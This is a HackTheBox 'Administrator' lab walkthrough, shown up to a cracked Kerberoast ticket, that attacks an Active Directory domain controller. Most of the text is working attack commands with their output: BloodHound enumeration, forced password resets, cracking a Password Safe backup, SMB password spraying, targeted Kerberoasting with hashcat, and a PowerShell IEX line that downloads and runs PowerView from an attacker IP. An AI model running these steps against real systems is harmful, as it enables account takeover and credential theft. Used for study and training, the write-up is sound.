

HTB 30

HackTheBox - Administrator

Enumeration

Nmap

```
1 nmap -A -Pn -sC -sV 10.10.11.42
```

Here's what each flag means:

- `-A`: Enables OS detection, version detection, script scanning (`-sC`), and traceroute automatically.
- `-Pn`: Treats the host as **online**, skipping host discovery (no ping).
- `-sC`: Runs a set of **default scripts** (equivalent to `--script=default`). These scripts gather basic info like SSL certs, HTTP titles, SMB info, etc.
- `-sV`: Attempts to **detect service versions** running on the open ports.
- `10.10.11.42`: The target IP address you're scanning.

```

ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.42 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,,$/)
nmap -p$ports -sC -sV 10.10.11.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 03:39 EDT
Nmap scan report for 10.10.11.42
Host is up (0.18s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-09
14:40:39Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf       .NET Message Framing
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
<...SNIP...>
62484/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_ clock-skew: 7h01m14s
| smb2-time:
|   date: 2025-04-09T14:41:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled and required

```

The initial Nmap output reveals many ports open SMB on port 445 , LDAP on port 389 , and Kerberos on port 88 , indicating that the machine uses Active Directory . We also notice that FTP is listening on port 21 .

According to the Nmap output, we get the domain name administrator.htb , which we add to our /etc/hosts file.

```
1 echo "10.10.11.42 administrator.htb" | sudo tee -a /etc/hosts
```



Using the provided credentials Olivia:ichliebedich , we enumerate the Domain Controller with BloodHound . To do this, we use [bloodhound.py](#), a Python-based ingestor for collecting and exporting data into BloodHound.

```
1 python3 ~/tools/BloodHound.py/bloodhound.py -d administrator.htb -c All -u olivia -p 'ichliebedich' -ns 10.10.11.42 -k
```

Option	Description
<code>python3</code> <code>~/tools/BloodHound.py/bloodhound.py</code>	Runs the BloodHound Python ingestor script located at that path.
<code>-d administrator.htb</code>	Domain name of the target AD environment. Here, it's <code>administrator.htb</code> .
<code>-c All</code>	Specifies which collection methods to run. <code>All</code> means it will collect all available data (e.g., users, groups, sessions, ACLs, GPOs, trust relationships, etc.).
<code>-u olivia</code>	Username used to authenticate to the domain.
<code>-p 'ichliebedich'</code>	Password for the user <code>olivia</code> .
<code>-ns 10.10.11.42</code>	The IP address of the nameserver (i.e., DNS server) used to resolve domain names.
<code>-k</code>	

Enables **Kerberos authentication** instead of NTLM. BloodHound will request a TGT for the specified user/password and use that to authenticate to services.

```
python3 ~/tools/BloodHound.py/bloodhound.py -d administrator.htb -c All -u olivia
-p 'ichliebedich' -ns 10.10.11.42 -k
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
[Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not
known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 34S
```

Once the collection is complete, JSON files are produced locally. We then start the neo4j service and upload the data to BloodHound

```
1 sudo neo4j console
```

```
sudo neo4j console
[sudo] password for fury:
Directories in use:
home:          /usr/share/neo4j
config:        /usr/share/neo4j/conf
logs:          /etc/neo4j/logs
plugins:       /usr/share/neo4j/plugins
import:        /usr/share/neo4j/import
data:          /etc/neo4j/data
certificates:  /usr/share/neo4j/certificates
licenses:      /usr/share/neo4j/licenses
run:           /var/lib/neo4j/run
Starting Neo4j.
2025-04-09 08:00:24.156+0000 INFO  Starting...
2025-04-09 08:00:24.424+0000 INFO  This instance is ServerId{2540ebbe} (2540ebbe-43cb-4ff5-9a09-0d25907af327)
```


```
2025-04-09 08:00:25.275+0000 INFO  ===== Neo4j 4.4.26 =====
2025-04-09 08:00:25.853+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2025-04-09 08:00:25.853+0000 INFO  Updating the initial password in component
'security-users'
2025-04-09 08:00:26.475+0000 INFO  Bolt enabled on localhost:7687.
2025-04-09 08:00:27.453+0000 INFO  Remote interface available at
http://localhost:7474/
2025-04-09 08:00:27.455+0000 INFO  id:
83CEA815BCBE92B62395BF54BE7772A67EC377C1D1109FCDE75E96B086D2B363
2025-04-09 08:00:27.456+0000 INFO  name: system
2025-04-09 08:00:27.456+0000 INFO  creationDate: 2024-09-02T15:03:29.766Z
2025-04-09 08:00:27.456+0000 INFO  Started.
```

Next, we set the olivia user as our starting node, select the Node Info tab, and scroll down to Outbound Object Control . We then select First Degree Object Control , which shows that Olivia has GenericAll permissions over Michael.



Foothold

Since Olivia has GenericAll rights over the user Michael, this grants us complete control over the object. More details on this can be found in the [BloodHound documentation](#).



Force Change Password

In BloodHound, the Help option, which can be accessed by right-clicking on the edge between Olivia and Michael, shows that a Force Change Password action can be performed on Michael. To carry this out, we connect to the host using evil-winrm and change Michael's password using the net user command. We specify the username and new password, and include the /domain flag to ensure the change applies to the domain account.

```
1 evil-winrm -i 10.10.11.42 -u olivia -p 'ichliebedich'
```

```
2 *Evil-WinRM* PS C:\Users\olivia\Documents> net user michael  
nirza123 /domain  
3  
4 //The command completed successfully.
```

```
evil-winrm -i 10.10.11.42 -u olivia -p 'ichliebedich'
```

<...SNIP...>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael nirza123 /domain  
The command completed successfully.
```

Now with access to Michael's account, we can do the following:

Node Info → Outbound Object Control

- This tab shows **who a user or object has control over**.
- It displays **permissions that allow lateral movement or privilege escalation**, such as `GenericAll`, `GenericWrite`, `WriteDacl`, etc.

Transitive Object Control


- Transitive means: **not only direct control**, but also **indirect control** through chains of permissions.
- For example, Michael may not own Benjamin directly — but he has permissions on an object that **has permissions on Benjamin**.

ForceChangePassword

- This specific permission means: **Michael can reset Benjamin's password without knowing the current one**.
- This is part of **User Force Change Password** in Active Directory.
- It's commonly abused with tools like `net user`, PowerShell, or `rpcclient` to **reset the target user's password**, effectively giving Michael access to Benjamin's account.

In Summary,

Now with access to Michael's account, we select the Node Info tab in BloodHound and scroll down to the Outbound Object Control section. Upon selecting Transitive Object Control, we see that Michael has ForceChangePassword permissions over the user Benjamin.



Lateral Movement

We can then proceed to log in as Michael using evil-winrm and change the password for Benjamin using PowerView.

```
1 evil-winrm -i 10.10.11.42 -u michael -p 'nirza123'
```

- We can try changing it either by:
 - Using net user command

```
1 *Evil-WinRM* PS C:\Users\olivia\Documents> net user benjamin
benjamin123 /domain
```


- Using PowerView

```
1 *Evil-WinRM* PS C:\Users\michael\Documents> IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.4:4000/PowerView.ps
1')
2 *Evil-WinRM* PS C:\Users\michael\Documents> $SecPassword =
ConvertTo-SecureString 'nirza123' -AsPlainText -Force
3 *Evil-WinRM* PS C:\Users\michael\Documents> $Cred = New-Object
System.Management.Automation.PSCredential
('ADMINISTRATOR\michael', $SecPassword)
4 *Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword =
ConvertTo-SecureString 'Password123!' -AsPlainText -Force
5 *Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword
-Identity benjamin -AccountPassword $UserPassword -Credential
$Cred
```


To summarize:

- We start by loading the PowerView script using IEX , which will download and execute the PowerView script. After that, we store Michael's password as a secure string and create a PSCredential object for the user michael .
- We then store the new password for Benjamin as a secure string and use the Set-DomainUserPassword cmdlet from PowerView to set the new password for Benjamin .

From the BloodHound data, we can see that user Benjamin is a member of the Share Moderators group.



We also observed from our nmap scan that port 21 is open, so we attempt to connect to FTP using Benjamin's credentials since he is part of the Share Moderators group.

```
1 ftp benjamin@10.10.11.42
```

```
1 ftp> dir
2 ftp> get Backup.psafe3
```

```

ftp benjamin@10.10.11.42
<...SNIP...>
ftp> dir
229 Entering Extended Passive Mode (|||57244|)
125 Data connection already open; Transfer starting.
10-05-24 09:13AM          952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||57247|)
150 Opening ASCII mode data connection.
100%
| *****|
  952      5.80

```

Here, we discover a backup.psafe3 file, a Password Safe database used by the Password Safe application to store passwords and other sensitive data securely using encryption. We download this file to our machine. Next, we proceed to crack the file using hashcat .

```

1 hashcat -a 0 -m 5200 Backup.psafe3
  /usr/share/wordlists/rockyou.txt

```

Flag	Meaning
<code>-a 0</code>	Attack mode 0 = dictionary (wordlist) attack
<code>-m 5200</code>	Hash mode 5200 = Password Safe (v3) hashes (<code>.psafe3</code> files)
<code>Backup.psafe3</code>	The actual Password Safe database file you're attacking
<code>/usr/share/wordlists/rockyou.txt</code>	The wordlist to use (commonly used default list)


```
hashcat -a 0 -m 5200 Backup.psaf3 /usr/share/wordlists/rockyou.txt
<...SNIP...>

Backup.psaf3:tekieromucho


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5200 (Password Safe v3)
Hash.Target.....: Backup.psaf3
Time.Started.....: Wed Apr  9 05:15:51 2025 (0 secs)
Time.Estimated...: Wed Apr  9 05:15:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 23842 H/s (9.51ms) @ Accel:512 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6144/14344385 (0.04%)
Rejected.....: 0/6144 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand -> iheartyou
Hardware.Mon.#1...: Util: 32%

Started: Wed Apr  9 05:15:47 2025
Stopped: Wed Apr  9 05:15:53 2025
```

Here, we get the password tekieromucho . We can now open the file using Password Safe and find a list of usernames.



By referring to the documentation, we can retrieve usernames and passwords by right-clicking on the users



We obtain the following credentials:

```
1 alexander UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
2 emily UXLCI5iETUsIBoFVTj8yQFKoHjXmb
3 emma WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

Next, we use netexec to check which of these passwords are valid.

- You're using `netexec` (formerly known as `CrackMapExec`) to perform an SMB password spray or credential brute-force attack.

```
1 netexec smb 10.10.11.42 -u user.txt -p pass.txt
```

Next, we use `netexec` to check which of these passwords are valid.

```
netexec smb 10.10.11.42 -u user.txt -p pass.txt
SMB      10.10.11.42      445      DC              [*] windows server 2022 Build
20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.42      445      DC              [-]

<...SNIP...>

SMB      10.10.11.42      445      DC              [-]
administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB      10.10.11.42      445      DC              [+]
administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

Part	Description
<code>netexec smb</code>	Use the SMB protocol module of <code>netexec</code> to connect to the target
<code>10.10.11.42</code>	IP address of the target machine (likely a Windows host)

<code>-u user.txt</code>	File containing a list of usernames
<code>-p pass.txt</code>	File containing a list of passwords


TL;DR Difference			
Feature	CrackMapExec (CME)	NetExec	
Project status	Deprecated / archived	Actively maintained	
Codebase	Older Python 2/3 mixed	Modern Python 3 only	
Speed & performance	Slower, outdated	Faster, better threading	
Protocol support	SMB, WinRM, RDP, etc.	SMB, WinRM, RDP, MSSQL, SSH, HTTP, etc.	
Installation	Can be painful	Easier pip install + better deps	
Output format	CLI output only	CLI + JSON (with <code>-oj</code>)	
Extensibility	Limited plugin model	Modular plugin system	
Community & updates	Frozen	Active development & Discord support	

We see that only Emily's credentials are valid. We can then use `evil-winrm` to log in as Emily and retrieve the user flag from `C:\Users\emily\Desktop\user.txt`.

```
1  evil-winrm -i 10.10.11.42 -u emily -p
    UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

Privilege Escalation

The BloodHound output under Transitive Object Control for Emily shows that she has the `GenericWrite` permission set on the user Ethan.



The Help option in BloodHound shows that user emily has generic write over Ethan.

Generic Write

As we know, since we have **Generic Write** over Ethan, we can do a kerberoast Attack (Specifically through TGS).

🔍 Common BloodHound Permissions That Enable a Targeted Kerberoast

BloodHound Edge Label	Allows TargetedKer...	Meaning
<code>GenericWrite</code>	✅ Yes	You can modify attributes like <code>servicePrincipalName</code>
<code>GenericAll</code>	✅ Yes	Full control — includes SPN modification
<code>WriteProperty</code>	✅ Sometimes	If applied to <code>servicePrincipalName</code> attribute
<code>WriteOwner</code> , <code>WriteDACL</code>	❌ Not directly	Not enough alone for SPN abuse
<code>AddSelf</code>	✅ Sometimes	If it applies to SPN or <code>userAccountControl</code>
<code>ForceChangePassword</code>	❌ Not related	Password reset only, not SPN-related

🎯 Why `GenericWrite` Works

With **GenericWrite** rights on a user (like Ethan), you can:

1. **Set a new SPN** (Service Principal Name) on the account
2. This turns Ethan into a **service account**
3. Then you can request a TGS ticket for that SPN (as if you're trying to authenticate to a service)
4. The TGS ticket is **encrypted with Ethan's NTLM hash**
5. Then you extract and crack it — classic **Kerberoasting**

```
1 python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
```

Flag	Meaning
<code>--dc-ip 10.10.11.42</code>	IP address of the Domain Controller
<code>-d administrator.htb</code>	The domain name
<code>-u emily</code>	The username you are authenticating as (must have LDAP + Kerberos access)
<code>-p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'</code>	Emily's password
<code>-U ethan.txt</code>	File with usernames to target for TGS requests (in this case, it likely just contains <code>ethan</code>)

```
python3 targetedkerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

We encounter the error Kerberos SessionError: KRB_AP_ERR_SKEW (Clock skew too great) while running [targetedKerberoast.py](#).

- To resolve this, we need to synchronize our Linux machine's clock with the Active Directory domain controller's clock using the `ntdate` command

```
1 sudo ntpdate 10.10.11.42
```

```
sudo ntpdate 10.10.11.42
2025-04-09 12:49:06.627839 (-0400) +25274.951714 +/- 0.094162 10.10.11.42 s1 no-
leap
CLOCK: time stepped by 25274.951714
```

- After rerunning the attack, it succeeds, and we can retrieve the Kerberos ticket for Ethan .

```
1 python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d
administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U
ethan.txt
```

```
python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -
p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
```

We can then attempt to crack the ticket using Hashcat.

```
1 hashcat -a 0 -m 13100 ethan /usr/share/wordlists/rockyou.txt
```

Part	Meaning
hashcat	The password cracking tool
-a 0	Attack mode 0 = dictionary attack
-m 13100	Hash type = Kerberos 5 TGS-REP etype 23 (the format for Kerberoast tickets)
ethan	The file containing the extracted Kerberos ticket hash (TGS hash)
/usr/share/wordlist s/rockyou.txt	The wordlist file used for trying passwords


```
hashcat -a 0 -m 13100 ethan /usr/share/wordlists/rockyou.txt
```

```
<...SNIP...>
```

```
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$abc766ebd6f235723c872c2cf4997cdd$285ac0371bc679683ac02897ef6be5fbf00d924f05b620161e476a65e8abdd0209ebe6f6e845baf4c65944d0c3cb3e8ea510d5e099b4173b5e6b335b4db
```

```
<...SNIP...>
```

```
06c785585c7ef305596219afdead0a5b35f5d509889dcf41bee6e7e2426f2dc8c5154304654743d12e2fc9b78707fa46290a194429acb24f5a64fd189e1045098942d0f:limpbizkit
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
```

```
Hash.Target.....: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....942d0f
```

```
<...SNIP...>
```

